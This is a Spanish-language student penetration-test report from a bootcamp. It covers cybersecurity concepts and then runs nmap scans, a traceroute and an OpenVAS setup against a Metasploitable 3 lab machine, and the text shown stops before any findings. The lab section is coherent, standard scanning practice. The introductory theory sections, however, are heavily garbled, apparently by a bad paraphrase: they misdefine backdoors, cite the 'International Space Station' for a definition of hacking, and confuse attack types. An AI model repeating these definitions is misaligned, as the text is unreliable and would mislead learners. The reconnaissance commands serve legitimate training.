



Penetration Test for Career Readiness

Report for Internal Lab

Christian de López

lopez@karasnet.es


KARASNET
CHRISTIAN

© All rights reserved to Christian de López, 2023. No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from Christian de López.

Índice de Contenidos

CHRISTIAN LÓPEZ - 2023

PROYECTO *de Pentest*



www.karasnet.es

Karasnet

[Agradecimientos](#)

[Listado de Acrónimos](#)

[Conceptos de Ciberseguridad](#)

[Esquema de trabajo de un Hacker Ético](#)

[¿Qué es una Vulnerabilidad y su ciclo de vida?](#)

[Vectores de ataque](#)

[Máquina objetivo](#)

[IP's del Laboratorio](#)

[Enumerar Servicios](#)

[Traceroute](#)

[OpenVas](#)

[Analizando el informe de OpenVAS](#)

[Host](#)

[Puertos](#)

[SO](#)

[Aplicaciones](#)

[TLS Certificate](#)

[CVE](#)

[Descripción:](#)

[Productos y versiones vulnerables:](#)

[CVE-2016-2183](#)

[CVE-2016-6329](#)

[CVE-2020-12872](#)

[CVE-2012-6708](#)

[CVE-2011-3730](#)

[CVE-2011-4969](#)

[CVE-2011-3389](#)

[CVE-1999-0524](#)

[Nessus](#)

[Pruebas de Penetración](#)

[Recomendaciones](#)

[Informe de Pentest - Conclusiones](#)

Karasnet

CHRISTIAN LÓPEZ - 2023

PROYECTO de Pentest



www.karasnet.es

Agradecimientos

En primer lugar me gustaría expresar mi agradecimiento hacia Julio Ceballos, Lead Instructor en el Bootcamp de The Bridge y mi profesor durante todos estos meses. Por su paciencia, su enorme pasión por lo que hace, por orientarnos en un entorno laboral real y por toda la ayuda que nos brinda día a día. A Nacho y Alain, porque no podría haber mejores profesores asistentes, se dedican 100% a nosotros, nos ayudan en todo lo que necesitemos y su labor es totalmente increíble. A The Bridge, por darnos la increíble oportunidad de poder cursar este Bootcamp de Ciberseguridad y poder adquirir unos conocimientos que nos encaminen en nuestro nuevo futuro laboral, se suele criticar bastante el formato “Bootcamp” pero personalmente, creo que depende de cada persona y de su esfuerzo, no del formato. Si pudiera repetir, sin ninguna duda, lo volvería a hacer.

Por último, gracias de corazón a toda mi familia, tanto a mi pilar fundamental que es mi novia, como a mis suegros, por aguantarme en todas mis frustraciones y brindarme toda la ayuda y apoyo posible.

Karasnet

Listado de Acrónimos

ISS Internet Security Services

HTTP Hypertext Transfer Protocol

SQL Structured Query Language

PHP Hypertext Preprocessor

HTML HyperText Markup Language

XAMPP Apache MySQL Perl Python

IP Internet Protocol

TCP Transfer Control Protocol

UDP User Datagram Protocol

NIC Network Information Center

ICMP Internet Control Messaging Protocol

TTL Time To Live

NMAP Network Mapper

RFC Request For Comments

ACK Acknowledgement

DNS Domain Name Server

URL Uniform Resource Locator

CVE Common Vulnerabilities and Exposures

GNU GPL Generic Public License

OMP OpenVAS Management Protocol

WMI Windows Management Instrumentation

SSL Secure Sockets Layer

SSH Secure SHell

SMB Server Message Block

IANA Internet Assigned Numbers Authority

PDF Portable Document Format

BID Bugtraq identifier

Karasnet

FTP File Transfer Protocol

API Application Programming Interface

MSF Metasploit Framework

CLI Command Line Interface

DLL Dinamyc Link Library

MTP Meterpreter

PGSQL PostgreSQL Structured Query Language

MD5 Message-Digest Algorithm 5

NAT Network Address Translation

BBDD Bases de Datos

Conceptos de Ciberseguridad

Por lo tanto, podemos decir que en seguridad informática es importante incluir muchos servicios para ayudar a prevenir ataques y amenazas. Identificamos amenazas a la seguridad en Internet. Esta definición es muy popular, y vale la pena mencionar algunas características útiles que evitan el daño de la información que la amenaza ha publicado previamente en Internet.

- ⌚ Pérdida o borrado de información gestionada por la propia red.
- ⌚ Cambiar información de entrega, agregar nueva información o modificar información existente. Plagio o Uso No Autorizado.
- ⌚ Suspender el servicio para evitar que los usuarios utilicen redes diferentes.

Es importante tener en cuenta que el riesgo no debe darse por sentado, pero puede ocurrir debido a cambios en el sistema, problemas de hardware o daños a la computadora por parte de un usuario con menos conocimientos, lo que se conoce como "conocimiento débil". sistemas, medidas de seguridad, controles internos o instalaciones que puedan ser utilizados o iniciados por fuentes maliciosas".

Incluso si la amenaza es importante o más importante que una amenaza sospechosa, este es un problema para el administrador del sistema o, en este caso, el administrador del sistema responsable de la supervisión de la seguridad. Fuerte seguridad en la red. Si ahora observamos las amenazas de fuerza bruta y decimos que son ataques, podemos separarlas de otras amenazas, porque en este caso, son muy imaginativas, divididas en tipos de "ataque de fuerza bruta" y "ataque aleatorio". El primero es un "acto de cambiar la información de un recurso o servicio", es decir, la información se cambia o se elimina. El último es "invariable en la operación del sistema excepto por mal uso". Entonces, si bien la red funciona bien a pesar de ser atacada, puede causar daño. Robando datos. Por ejemplo muchos.

Cabe señalar estos tipos de delitos:

- ⌚ Alegación: Una persona, un grupo de actividades delictivas. De esta manera, permitimos que otras personas encuentren redes sociales que de otro modo no podrían encontrar por casualidad, y otras cosas que esas personas creen que son otras personas y no ajenas.
- ⌚ Spoofing: Esto ocurre cuando un individuo u organización manipula el final o parte de un mensaje para que puedan usar de manera fraudulenta el mensaje interceptado.
- ⌚ Manipulación de mensajes: cambiar el contenido de un mensaje sin detección para que el destinatario pueda tomar medidas sobre el contenido del mensaje.
- ⌚ Denegación de servicio: una persona u organización no puede funcionar sin acceso a determinados servicios, como el correo electrónico.

Karasnet

Todos los ataques anteriores pueden llevarse a cabo de diversas formas que pueden no estar controladas por la red. La asignación de responsabilidades para prevenir ataques desde el interior de la red es muy importante.

Si solo una persona controla la seguridad de la organización, tiene suficiente información para destruir todo el sistema sin ser visto por otros.

Algunos métodos de piratería informática son:

- ⌚ Puerta trasera: este es un método para eliminar vulnerabilidades en un sistema que solo conocen los administradores.
- ⌚ Troyanos: Diseñados para introducir programas maliciosos en un sistema, permitiéndoles realizar acciones, accesos y acciones internas no autorizadas.
- ⌚ Virus: Instalar programas para destruir información y hardware de la computadora.
- ⌚ Gusano: un programa autorreplicante que interfiere con el funcionamiento del sistema y se basa en condiciones específicas, como una bomba lógica que libera su código cuando algo sale mal.

Una vez que se identifica un ataque/amenaza, es necesario implementar algunas medidas de ciberseguridad. Estos métodos se pueden implementar directamente o después de realizar una auditoría de seguridad.

En estos términos, describimos el proceso de análisis y gestión de sistemas y redes por parte de personal capacitado para identificar y analizar las vulnerabilidades existentes. Una de las muchas formas de observar un sistema es ponerse en el lugar del atacante y utilizar sus herramientas para identificar vulnerabilidades.

El llamado "pirateo", utilizando dos definiciones proporcionadas por la Estación Espacial Internacional, puede ser "buscar información mediante el examen de redes y computadoras, que en este momento se utiliza para obtener una visión nacional de la seguridad del gobierno". como telecomunicaciones Y otras personas que son expertos en el campo de la tecnología de la información y "hackers", en fin. Pueden tener habilidades técnicas.

El conocimiento es diferente de "hacker" porque usa su conocimiento y el propósito del conocimiento para destruir la seguridad del sistema y preparar otro objetivo final en beneficio de un individuo o grupo. Si profundizamos un poco más, podemos explicar lo que se denomina "hacking ético", que en términos simples es "expertos en seguridad que utilizan sus conocimientos con fines de protección personal y aplicación de la ley".

Esquema de trabajo de un Hacker Ético

Una vez que decide monitorear la red como un hacker ético, debe seguir una estrategia que le permita generar algunas señales. El plan se centrará en algunos de los pasos a seguir para llegar al resultado final.

1. Fase de identificación:

en la primera fase, el objetivo es identificar actos de vandalismo. No se trata de identificar problemas, pero identificar ciertos tipos de software o hardware obsoletos ayudará a identificar futuras vulnerabilidades. Primero, realice un análisis exhaustivo de los datos antes de realizar un ataque. Para ello, se necesitan herramientas específicas para obtener información específica, como los "hackers de Google", que más comúnmente intentan encontrarla utilizando varias extensiones en el motor de búsqueda de Google. También se pueden utilizar herramientas psicológicas como la "ingeniería social", basada en la percepción del usuario de que el eslabón más débil de la cadena brinda seguridad al sistema o sistemas. No hay mucho que decir, podemos garantizar que muchas cosas se pueden obtener a través de métodos personales básicos, sin una computadora o un teléfono, como un simple vídeo, unas pocas palabras simples y listo. respetuosamente. Finalmente, también se debe incluir una sección de notificación completa en el sniff para encontrar datos adicionales relacionados con la definición de datos ocultos u ocultos al interceptar 2 vehículos.

2. Análisis y evaluación de amenazas:

esta fase ocurre antes de que comience la amenaza, lo que permite analizar la red para obtener una comprensión más profunda después del análisis realizado anteriormente. Se buscan vulnerabilidades, pero también se evalúan los puertos y puntos de acceso requeridos.

Cuanto más sepamos sobre el objetivo, más fácil será acceder a él, por lo que obtener datos de esta área es muy importante para ayudarnos a comprender qué se está utilizando, qué puertos están abiertos, los servicios se ejecutan por orden de llegada. -base servida - base de servicio. disponible. . Una vez encontrado todo, analizamos las debilidades encontradas, eliminamos aquellas por falta de otras herramientas y nos enfocamos en otros posibles usos.

3. Pruebas de ataque o penetración:

si bien un ataque es un concepto de amenaza, lo consideramos un método que implica obtener acceso a una computadora objetivo y su modificación. El concepto es similar en que el ataque no está controlado por el acceso del usuario a la computadora. Por lo tanto, los ataques "man-in-the-middle" son posibles incluso si el atacante no es el objetivo. En general, la mayoría de los tipos de ataques de "suplantación de identidad" [6] se realizan cuando el atacante no está en el grupo objetivo.

4. Control de acceso:

esta parte es para preservar los derechos de acceso recién adquiridos para protegerlos de otros que puedan dañar o identificar al propietario del dispositivo.

5. Eliminación de pruebas:

el paso final es cuando el atacante intenta dejar el dispositivo sin ninguna prueba de su presencia. Por lo tanto, es muy importante estar siempre preparado para usar el dispositivo y evitar procedimientos demasiado difíciles, ya que pueden exponer la presencia de personas no autorizadas en el dispositivo. Syslog y los registros juegan un papel importante en este proyecto.

Al crear este proyecto, los investigadores intentaron responder algunas preguntas. A través de los dos primeros pasos, el atacante puede determinar "lo que el intruso sabe sobre el sistema". En el paso 3, el atacante sabe "qué hará el intruso con esta información". Finalmente, a través de los pasos 4 y 5, el atacante puede determinar si se ha detectado una "vulnerabilidad".

Si una empresa decide contratar a un hacker ético, debe entender que es necesario determinar todos los métodos de investigación a través de un acuerdo que explique todas las restricciones bajo las cuales el hacker debe realizar su trabajo, así. y lo que hace en el trabajo.

El investigador debe preparar un informe detallado sobre las pruebas realizadas, los problemas encontrados y las soluciones sugeridas. Además, es responsabilidad del formador informar a la empresa de los tipos de daños que se pueden producir:

- ⌚ **Remoto:** Se accede a través de Internet.
- ⌚ **Social:** Problemas que enfrentan los empleados.
- ⌚ **Físicos:** Todos los equipos y servicios legales, tales como accesorios.
- ⌚ **Red local:** es difícil que un intruso ataque un proyecto de arranque con acceso a datos actual.

Finalmente, las evaluaciones de seguridad se pueden realizar de acuerdo con las siguientes metodologías :

- ⌚ **"Pruebas de caja negra":** pruebas que no tienen en cuenta la funcionalidad interna del sistema.

- ⌚ "Pruebas de caja blanca": Comience con una comprensión profunda de la arquitectura que se va a probar.
- ⌚ "Pruebas de caja gris": Mirando la arquitectura desde adentro.

¿Qué es una Vulnerabilidad y su ciclo de vida?

Primero, es importante en este momento definir el término vulnerabilidad de manera informal. Una amenaza es "cualquier cosa que haga que nuestras computadoras se comporten de manera diferente a lo esperado, comprometa su seguridad, pueda causar la muerte y robar información confidencial". Podemos decir que somos tan vulnerables a la vigilancia u otra vigilancia como lo somos en la vida cotidiana. Por ejemplo, salir de casa con las llaves abiertas no solo significa que nos robarán, sino que es más probable que nos roben si las llaves se dejan abiertas. La vulnerabilidad podría ser causada por una llave desbloqueada, lo que podría generar una fortuna para un ladrón si la encuentra. Por tanto, cuando aparece en nuestro dispositivo una de las "amenazas" descritas en el capítulo anterior, podemos interpretar esa amenaza como una debilidad en nuestro sistema de seguridad.

Son varias las etapas que debe atravesar esta amenaza desde su primera forma (ya sea pensada o accidental) hasta su implementación. Nos enfrentamos a un ciclo de vida desde el nacimiento (o toma de conciencia) de una vulnerabilidad hasta su eliminación.



Una vez identificados los diferentes tipos según su origen, podemos centrarnos en los riesgos por separado según su causa e impacto:

1) Riesgos específicos de participación: es decir, riesgos que se producen cuando su entrada es fuerte. Sin los controles adecuados, puede resultar en un acceso fraudulento.

2) Amenazas del sistema: Las debilidades de seguridad o fallas en la red se utilizan para acceder a varias conexiones hasta llegar a la raíz del sistema.

3) Seguimiento del riesgo: En este caso, como decíamos anteriormente, el salto entre enlaces se realiza a través de enlaces simbólicos o enlaces directos.

4) Riesgo de inyección de control en el sistema operativo: cualquier cosa que no sea la capacidad del usuario para escribir instrucciones puede comprometer la seguridad.

5) Vulnerabilidades de codificación Vulnerabilidades de codificación: confiar en la ejecución del código del atacante en otro dominio.

En la mayoría de los casos, estas vulnerabilidades funcionan en aplicaciones web o en el propio navegador. Su finalidad es permitir la transferencia o control de datos en campo. Hay dos versiones que se pueden mostrar, la primera es una "declaración", la variable se envía entre las dos páginas para evitar ataques utilizando parámetros en forma de cookies, encabezados o HTTP. El segundo es "duro", es decir, la debilidad del código de instalación.

6) Amenaza de inyección SQL: Esta amenaza ocurre directamente en sitios web basados en el lenguaje SQL. Su propósito es usarlo para agregar código SQL encima de otro código SQL para cambiar su comportamiento. Puede cambiar las preguntas que obtienen información de otros y puede descargar datos o escribir datos. La vulnerabilidad generalmente se debe a la negligencia del administrador del sistema, lo que genera un agujero de seguridad en la base de datos, que es vulnerable a la ejecución de código externo.

7) Riesgo de quema de código: División directa de código estático: aquí, un error en el software permite que el código se inserte en el archivo de implementación y se modifique más tarde. Este código se puede almacenar en una base de datos de resolución de problemas, etc. Verificar correctamente el código modificado: los bloqueos del programa pueden identificar con precisión las entradas que se ejecutan correctamente como código, debido a su vida finita, y los errores son más difíciles de detectar.

8) Instalación remota en archivos PHP: Este tipo de vulnerabilidad es causada por la función "install()", que permite vincular archivos en otros servidores e instalar código PHP remoto en el servidor víctima. Gracias a esta característica y otras como "include_once" o "required", es posible obtener un framework para enviar comandos directos al servidor comprometido.

9) Explotación: esta vulnerabilidad es una de las más comunes porque aprovecha la necesidad de un programa de usar un caché para almacenar datos durante el procesamiento.

Existen varios tipos:

- I. **Desbordamiento de mensajes:** Ocurre cuando se intenta ingresar información que el sistema no puede manejar. Como resultado, se almacenan más datos en regiones de memoria adyacentes, sobrescribiendo otros datos sin afectarlos. Este es un error grave que podría explotarse de forma malintencionada, por ejemplo, ejecutando un programa o cerrando otro. La idea es que con este tipo de ataque, el código estático se almacene en la ubicación de memoria afectada y se pretenda ejecutar más tarde, provocando un comportamiento inesperado en la ejecución del programa. En lenguajes como C o C++, es mejor probar esta vulnerabilidad porque tienen acceso a la memoria del programa.

De manera similar, el desbordamiento también se puede dividir en los siguientes tipos:

Desbordamiento numérico: el desbordamiento ocurre cuando el resultado de una operación matemática excede el rango que puede representar la capacidad de almacenamiento disponible. Pila de búfer: ocurre cuando los datos se escriben más allá del búfer. Formulario "Archivo": Ocurre cuando los datos se escriben fuera del área especificada.

- II. **Transmisión de datos:** un problema que surge cuando una pequeña cantidad de datos ingresa a una transmisión de datos de manera que la velocidad de lectura es mayor que la velocidad de entrada de datos. Para evitar tales fallas, el controlador debe detener estos procesos a medida que ocurren.

9) Vulnerabilidad de descompresión de cadenas: ocurre en cadenas en formatos de procesamiento externo (como la función printf de C), lo que puede causar problemas de transmisión de datos o desbordamientos de la base de datos.

10) Exposición o Análisis de Información: Una amenaza hecha sin intención o por ira. Esto es lo que sucede cuando el sentido común está disponible.

11) Gestión de la información: Por la incorrecta gestión de usuarios y contraseñas y de los archivos que almacenan esta información. La falta de este sistema ha dado lugar a ataques violentos y muchos otros actos violentos.

12) Permisos: los problemas con los permisos administrativos pueden deberse a fallas del sistema y no al control del administrador.

13) Problema de autenticación: esto se debe a que el sistema no puede autenticar al usuario.

14) Tipo de cifrado: fallas como la repetición de algoritmos para generar números aleatorios secuencialmente o errores de cifrado pueden causar esta vulnerabilidad.

15) Hackeo de aplicaciones web: esto sucede cuando un atacante inyecta código en un sitio web para realizar tareas que el webmaster no tenía intención de realizar. Por lo tanto, uno de los ejemplos más comunes es agregar etiquetas HTML que incrustan código Javascript en ellas y hacen que se realicen acciones en lugar de mostrar imágenes.

16) Características de la marca: porque muchos usuarios pueden acceder a las cosas al mismo tiempo debido a los diferentes resultados de los sistemas operativos. Esta amenaza puede intentar obtener acceso al sistema.

17) Error del sistema: el atacante usa una gran cantidad de CPU, lo que hace que el sistema no funcione normalmente.

18) Falla de diseño: Una falla en el desarrollo de software o en el diseño inicial que resulta en una vulnerabilidad de seguridad cuando el software se está ejecutando.

Vectores de ataque

Por definición, un vector de ataque no es simplemente "el método que utiliza un ataque para atacar un sistema". Entonces sabemos que los tiradores ofensivos no solo se usan, sino que se seleccionan en base a investigaciones previas. Podemos pensar en la detección de un vector de ataque cuando completa con éxito los pasos de "detección" y "análisis de análisis" descritos anteriormente. Buscar un vector de ataque significa elegir la organización que desea atacar, lo cual es importante para nosotros porque es una interpretación metafórica con fines académicos, pero es una mala idea para un atacante.

Esto será muy importante. Además, el objetivo es explicar el uso de las múltiples herramientas que nos permiten obtener información pública sobre las organizaciones antes mencionadas que son objetivo de la disruptión.

Primero, **hay tres cosas importantes** que debemos saber sobre cómo encontrar el vector de ataque adecuado:

- a) **Nombre del dominio:** Nos permite usar una puerta de entrada para a través de ella obtener las direcciones IP que necesitemos.
- b) **Dirección IP:** Nos ofrece una identificación sobre la máquina objetivo que sea única.
- c) **Servicios disponibles (principalmente TCP y UDP):** son las puertas de acceso al objetivo.
- d) **Número de puerto:** Los identificadores de los puertos nos ofrecen una información esencial de los servicios que hay accesibles y resulta de gran interés poder identificar aquellos que pertenecen al grupo de "Well Known Ports", es decir, aquellos que de forma estándar ejecutan servicios conocidos. Un ejemplo sería el puerto 25 para el servicio de correo SMTP, o el puerto 80 para HTTP.

Máquina objetivo

La máquina objetivo sobre la que lanzaremos este informe de pentest, será una Metasploitable 3, basada en el sistema operativo Ubuntu 14.04 LTS.

Karasnet

Trabajaremos con la máquina y con el laboratorio en modo Red Nat Network previamente configurado con VirtualBox.

```
Ubuntu 14.04 LTS metasploitable3-ub1404 tty1
metasploitable3-ub1404 login: _
```

El usuario y contraseña lo tenemos son vagrant:vagrant.

```
metasploitable3-ub1404 login: vagrant
Password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
vagrant@metasploitable3-ub1404:~$
```

A simple vista y por el usuario y contraseña que tenemos, podemos comprobar que puede estar virtualizado en Vagrant.

¿Qué es Vagrant?

Vagrant es una herramienta para la creación y configuración de entornos de desarrollo virtualizados. Originalmente se desarrolló para VirtualBox y sistemas de configuración tales como Chef, Salt y Puppet.

Primeramente y si realizamos un simple ifconfig en la propia terminal de Metasploitable, podemos ver o conocer las ip's del sistema y sus interfaces de redes que tiene activada o configurada.

```
eth0      Link encap:Ethernet HWaddr 08:00:27:1d:4d:87
          inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1d:4d87/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:4216 errors:0 dropped:0 overruns:0 frame:0
             TX packets:690 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:6248265 (6.2 MB) TX bytes:57730 (57.7 KB)

eth1      Link encap:Ethernet HWaddr 08:00:27:fc:ca:a7
          inet addr:172.28.128.3 Bcast:172.28.128.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea7/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:0 errors:0 dropped:0 overruns:0 frame:0
             TX packets:81 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:0 (0.0 B) TX bytes:12555 (12.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:65536 Metric:1
             RX packets:1439 errors:0 dropped:0 overruns:0 frame:0
             TX packets:1439 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:375085 (375.0 KB) TX bytes:375085 (375.0 KB)

veth904bc92 Link encap:Ethernet HWaddr 0e:14:6c:f2:ad:5c
          inet6 addr: fe80::c14:6cff:fef2:ad5c/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:0 errors:0 dropped:0 overruns:0 frame:0
             TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:0 (0.0 B) TX bytes:16513 (16.5 KB)
```

Podemos comprobar que tiene 2 interfaces eth, la interfaz eth0 que su ip es: 10.0.2.15 y la interfaz eth1 que su ip es: 172.28.128.3 ; además del típico Loopback con su localhost de 127.0.0.1

IP's del Laboratorio

ETH0: 10.0.2.15

ETH1: 172.28.128.3

LOOPBACK: 127.0.0.1

IP DE KALI: 10.0.2.42

Enumerar Servicios

Esta parte es de una las más importantes, dado que nos sirve para recopilar información y ver que servicios están activos en el sistema. Esto es valioso para nosotros como “atacantes” ya que nos da información sobre posibles vectores de ataque y que aplicaciones se ejecutan en el sistema.

Por lo tanto vamos a proceder a enumerar las dos ip's que tenemos en dos interfaces de redes distintas, tanto eth0 como eth1.

Primeramente usaremos Nmap.

```
(root㉿Kali)-[~]
# nmap -p- 10.0.2.15
```

Con este comando veremos los puertos de la dirección indicada.

```
Nmap scan report for 10.0.2.15
Host is up (0.00022s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE    SERVICE
21/tcp    open     ftp
22/tcp    open     ssh
80/tcp    open     http
445/tcp   open     microsoft-ds
631/tcp   open     ipp
3000/tcp  closed   ppp
3306/tcp  open     mysql
3500/tcp  open     rtmp-port
6697/tcp  open     ircs-u
8080/tcp  open     http-proxy
8181/tcp  closed   intermapper
MAC Address: 08:00:27:1D:4D:87 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 121.13 seconds
```

Como podemos observar, los puertos y servicios abiertos en la dirección 10.0.2.15 son los siguientes:

Karasnet

21	TCP	FTP
22	TCP	SSH
80	TCP	HTTP
445	TCP	MICROSOFT-DS
631	TCP	IPP
3306	TCP	MYSQL
3500	TCP	RTMP-PORT
6697	TCP	IRCS-U
8080	TCP	HTTP-PROXY

Volveremos a usar Nmap, pero ahora con la interfaz eth1.

```
[root@Kali:~]# nmap -p- 172.28.128.3
```

```
Host is up (0.00016s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain

Nmap done: 1 IP address (1 host up) scanned in 122.03 seconds
```

En esta interfaz, podemos comprobar que el puerto 53/TCP del servicio Dominio, está abierto.

De cara a efectividad de nuestra prueba de penetración, es mucho más efectivo usar la interfaz eth0, por la cantidad de puertos y servicios que tienen abiertos y en activo.

```
[root@Kali:~]# nmap -sV 10.0.2.15 -T 5 -O
```

Con este comando de nmap, escaneamos la dirección IP 10.0.2.15 para determinar los servicios y aplicaciones que se ejecutan en los puertos abiertos, mientras también intentamos detectar el sistema operativo del host objetivo.

Karasnet

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp        ProFTPD 1.3.5
22/tcp    open  ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http       Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp        CUPS 1.7
3000/tcp  closed  ppp
3306/tcp  open  mysql     MySQL (unauthorized)
8080/tcp  open  http      Jetty 8.1.7.v20120910
8181/tcp  closed  intermapper
MAC Address: 08:00:27:1D:4D:87 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.9 (98%), Linux 3.10 - 4.11 (94%), Linux 3.13 (94%), Linux 3.13 - 3.16 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Android 5.0 - 6.0.1 (Linux 3.4) (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.16 (94%), Linux 4.5 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.22 seconds
```

Como podemos comprobar, ahora si tenemos una información de los servicios y versiones, mucho más efectivas. Por ejemplo podemos comprobar que el puerto 22 de SSH, funciona con un OpenSSH 6.6.1p1. Que el puerto 21 de FTP funciona con ProFTPD 1.3.5, etcétera...

Posteriormente podremos realizar análisis de vulnerabilidades a estos servicios, y poder encontrar una brecha de seguridad.

Traceroute

El comando traceroute es una herramienta de diagnóstico de red utilizada para rastrear la ruta que sigue un paquete desde tu computadora hasta un destino especificado, como una dirección IP o un nombre de dominio. Te permite ver todos los nodos (routers) a lo largo de la ruta que lleva el paquete y muestra el tiempo de respuesta (latencia) de cada nodo.

Al ejecutar el comando traceroute, envía una serie de paquetes ICMP (Internet Control Message Protocol) o UDP (User Datagram Protocol) con incrementos de tiempo de vida (TTL) sucesivos. Cada paquete lleva un TTL más alto que el anterior, comenzando con 1, y espera recibir una respuesta de tiempo excedido (Time Exceeded) desde cada nodo a lo largo de la ruta. Esto permite trazar la ruta siguiendo la secuencia de nodos que envían esas respuestas de tiempo excedido.

Procedemos a realizarlo a la ip objetivo.

```
[root@Kali] ~]
# traceroute 10.0.2.15
traceroute to 10.0.2.15 (10.0.2.15), 64 hops max
```

Karasnet

Player	Score	100%	100%
1	*		
*	*		
2	*	*	*
3	*	*	*
4	*	*	*
5	*	*	*
6	*	*	*
7	*	*	*
8	*	*	*
9	*	*	*
10	*	*	*
11	*	*	*
12	*	*	*
13	*	*	*
14	*	*	*
15	*	*	*
16	*	*	*
17	*	*	*
18	*	*	*
19	*	*	*
20	*	*	*
21	*	*	*
22	*	*	*
23	*	*	*

24	*	*	*
25	*	*	*
26	*	*	*
27	*	*	*
28	*	*	*
29	*	*	*
30	*	*	*
31	*	*	*
32	*	*	*
33	*	*	*
34	*	*	*
35	*	*	*
36	*	*	*
37	*	*	*
38	*	*	*
39	*	*	*
40	*	*	*
41	*	*	*
42	*	*	*
43	*	*	*
44	*	*	*
45	*	*	*
46	*	*	*
47	*	*	*
48	*	*	*
49	*	*	*

Aquí tenemos los nodos y tiempos de respuesta de la ip objetivo.

OpenVas

OpenVAS (Open Vulnerability Assessment System) es una plataforma de evaluación de vulnerabilidades de código abierto que se utiliza para detectar y gestionar las debilidades de seguridad en una infraestructura de red. Proporciona un conjunto de herramientas y servicios diseñados para identificar, escanear y evaluar las vulnerabilidades en sistemas y aplicaciones.

Vamos a proceder a hacerle un informe con OpenVAS a la dirección ip objetivo, con el fin de detectar las vulnerabilidades o debilidades de los sistemas o servicios alojados.

Karasnet

```
[root@Kali:~]# gvm-start
[>] Please wait for the GVM services to start.
[>]
[>] You might need to refresh your browser once it opens.
[>]
[>] Web UI (Greenbone Security Assistant): https://127.0.0.1:9392
```

Task Wizard



Quick start: Immediately scan an IP address

IP address or hostname:

The default address is either your computer or your network gateway.

As a short-cut the following steps will be done for you:

Name	Status	Reports	Last Report	Severity	Trend	Actions
Immediate scan of IP 10.0.2.15	Requested	1				

Empezamos a realizar un scan a la IP objetivo...

Name	Status	Reports
Immediate scan of IP 10.0.2.15	0 %	1

Karasnet



Repo Sun, Jul 2, 2023 1
rt: 2:15 PM UTC

0 %

Information	Results (0 of 0)	Hosts (0 of 1)	Ports (0 of 0)	Applications (0 of 0)
-------------	---------------------	-------------------	-------------------	--------------------------

Task Name Immediate scan of IP 10.0.2.15
Scan Time Sun, Jul 2, 2023 12:16 PM UTC
Scan Status 0 %
Hosts scanned 1
Filter apply_overrides=0 levels=hml min_qod=70
Timezone Coordinated Universal Time (UTC)

Empieza el scan de OpenVAS, buscando y cargando los logs:

Name ▲	Status	Reports	Last Report	Severity	Trend
Immediate scan of IP 10.0.2.15	2 %	1			

Una vez ha finalizado el scan, procederemos a mirarlo minuciosamente cada detalle...

Date ▼	Status	Task	Severity	High	Medium	Low	Log	False Pos.	Actions
